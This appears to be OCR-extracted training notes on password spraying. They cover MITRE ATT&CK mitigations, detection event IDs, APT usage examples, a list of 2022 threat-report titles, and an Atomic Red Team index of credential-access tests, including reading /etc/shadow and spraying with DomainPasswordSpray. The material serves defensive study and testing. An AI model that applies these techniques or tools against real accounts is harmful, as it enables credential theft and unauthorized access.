Mitigations

Detection



Mitigations

ID	Mitigation	Description
M1036	Account Use Policies	Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out.
M1032	Multi-factor Authentication	Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services.
M1027	Password Policies	Refer to NIST guidelines when creating password policies. [19]

Detection


ID	Data Source	Data Component
DS0015	Application Log	Application Log Content
DS0002	User Account	User Account Authentication

Monitor authentication logs for system and application login failures of Valid Accounts. Specifically, monitor for many failed authentication attempts across various accounts that may result from password spraying attempts.

Consider the following event IDs:[20]

- Domain Controllers: "Audit Logon" (Success & Failure) for event ID 4625.
- Domain Controllers: "Audit Kerberos Authentication Service" (Success & Failure) for event ID 4771.
- All systems: "Audit Logon" (Success & Failure) for event ID 4648.

APT - Advanced Persistent Threat




Procedure Examples

ID	Name	Description
G0007	APT28	APT28 has used a brute-force/password-spray tooling that operated in two modes: in password-spraying mode it conducted approximately four authentication attempts per hour per targeted account over the course of several days or weeks.[3][4] APT28 has also used a Kubernetes cluster to conduct distributed, large-scale password spray attacks.[5]
G0016	APT29	APT29 has conducted brute force password spray attacks.[6]
G0064	APT33	APT33 has used password spraying to gain access to target systems.[7][8]
S0606	Bad Rabbit	Bad Rabbit's `infpub.dat` file uses NTLM login credentials to brute force Windows machines.[9]
G0114	Chimera	Chimera has used multiple password spraying attacks against victim's remote services to obtain valid user and administrator accounts.[10]
S0488	CrackMapExec	CrackMapExec can brute force credential authentication by using a supplied list of usernames and a single password.[11]
G0032	Lazarus Group	Lazarus Group malware attempts to connect to Windows shares for lateral movement by using a generated list of usernames, which center around permutations of the username Administrator, and weak passwords.[12][13]
G0077	Leafminer	Leafminer used a tool called Total SMB BruteForcer to perform internal password spraying.[14]
S0362	Linux Rabbit	Linux Rabbit brute forces SSH passwords in order to attempt to gain access and install its

APTs


https://www.vx-underground.org/apts.html




2022

2022.01.03/North Korean Group “KONNI” Targets the Russian Diplomatic Sector with new Versions of Malware Implants
2022.01.05/Elephant Beetle: Uncovering an Organized Financial-Theft Operation
2022.01.05/The Evolution of Doppel Spider from BitPaymer to Grief Ransomware
2022.01.06/NOBELIUM’s EnvyScout infection chain goes in the registry, targeting embassies
2022.01.07/Patchwork APT caught in its own web
2022.01.27/LuoYu: Continuous Espionage Activities Targeting Japan with the new version of WinDealer in 2021
2022.01.11/APT35 exploits Log4j vulnerability to distribute new modular PowerShell toolkit
2022.01.11/CISA: Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure
2022.01.12/OceanLotus (APT32) hackers turn to web archive files to deploy backdoors
2022.01.12/Iranian intel cyber suite of malware uses open source tools (MuddyWater)
2022.01.13/The BlueNoroff cryptocurrency hunt is still on
2022.01.13/FIN7 Uses Flash Drives to Spread Remote Access Trojan
2022.01.13/North Korean Hackers Have Prolific Year
2022.01.15/Destructive malware targeting Ukrainian organizations
2022.01.17/Earth Lusca Employs Sophisticated Infrastructure, Varied Tools and Techniques
2022.01.17/Tracking A Renewable Energy Intelligence Gathering Campaign
2022.01.18/Knownsec: Annual APT Group Threat Research Report (Chinese)
2022.01.18/DoNot Go! Do not respawn!
2022.01.20/APT41 - MoonBounce: the dark side of UEFI firmware
2022.01.20/Turla Microsoft Outlook Backdoor
2022.01.20/FBI Flash report on the connection between Diavol and the TrickBot Group
2022.01.20/New espionage attack by Molerats APT targeting users in the Middle East
2022.01.24/Investigating APT36’s Attack Chain and Malware Arsenal
2022.01.25/Watering hole deploys new macOS malware, DazzleSpy, in Asia
2022.01.25/Prime Minister’s Office Compromised: Details of Recent Espionage Campaign
2022.01.26/German govt warns of APT27 hackers backdooring business networks
2022.01.26/Kimsuky - KONNI evolves into stealthier RAT
2022.01.26/Prophet Spider is exploiting Log4J in VMware Horizon
2022.01.27/Cozy Bear (APT29) - Early Bird Catches the Wormhole: Observations from the StellarParticle Campaign
2022.01.27/North Korea’s Lazarus APT (APT38) leverages Windows Update client, GitHub in latest campaign
2022.01.28/Indian Army Personnel Face Remote Access Trojan Attacks
2022.01.31/Iranian APT MuddyWater targets Turkish users via malicious PDFs, executables
2022.01.31/Gamaredon (Shuckworm) Continues Cyber-Espionage Attacks Against Ukraine
2022.01.31/CERT-UA: Outsteel Stealer and SaintBot Loader targeting government institutions
2022.02.01/StrifeWater RAT: Iranian APT Moses Staff adds new Trojan to Ransomware Operations
2022.02.01/PowerLess Trojan: Iranian APT Phosphorus adds new PowerShell Backdoor for Espionage
2022.02.02/Arid Viper APT targets Palestine with new wave of politically themed phishing attacks, malware
2022.02.02/White Rabbit Continued: Sardonic (FIN8) and F5
2022.02.03/Analysis of Attack Against National Games of China Systems
2022.02.03/Antlion: Chinese APT (APT23) uses custom Backdoor to target Financial Institutions in Taiwan
2022.02.04/ACTINIUM targets Ukrainian organizations


Atomic Red Team





Atomic Red Team


Atomic Red Team™ is library of tests mapped to the MITRE ATT&CK® framework. Security teams can use Atomic Red Team to quickly, portably, and reproducibly test their environments.




All Atomic Tests by ATT&CK Tactic & Technique

credential-access

- T1003.008 /etc/passwd and /etc/shadow
  - Atomic Test #1: Access /etc/shadow (Local) [linux]
  - Atomic Test #2: Access /etc/passwd (Local) [linux]
  - Atomic Test #3: Access /etc/{shadow,passwd} with a standard bin that's not cat [linux]
  - Atomic Test #4: Access /etc/{shadow,passwd} with shell builtins [linux]
- T1557.002 ARP Cache Poisoning CONTRIBUTE A TEST
- T1558.004 AS-REP Roasting
  - Atomic Test #1: Rubeus asreproast [windows]
- T1552.003 Bash History
  - Atomic Test #1: Search Through Bash History [linux, macos]
- T1110 Brute Force CONTRIBUTE A TEST
- T1003.005 Cached Domain Credentials CONTRIBUTE A TEST
- T1552.005 Cloud Instance Metadata API CONTRIBUTE A TEST
- T1552.007 Container API
  - Atomic Test #1: ListSecrets [containers]
  - Atomic Test #2: Cat the contents of a Kubernetes service account token file [linux]
- T1056.004 Credential API Hooking
  - Atomic Test #1: Hook PowerShell TLS Encrypt/Decrypt Messages [windows]



- T1110.003 Password Spraying
  - Atomic Test #1: Password Spray all Domain Users [windows]
  - Atomic Test #2: Password Spray (DomainPasswordSpray) [windows]
  - Atomic Test #3: Password spray all Active Directory domain users with a single password via LDAP against domain controller (NTLM or Kerberos) [windows]
  - Atomic Test #4: Password spray all Azure AD users with a single password [azure-ad]



Atomic Test #2 - Password Spray (DomainPasswordSpray)

Perform a domain password spray using the DomainPasswordSpray tool. It will try a single password against all users in the domain

https://github.com/dafthack/DomainPasswordSpray

Supported Platforms: Windows

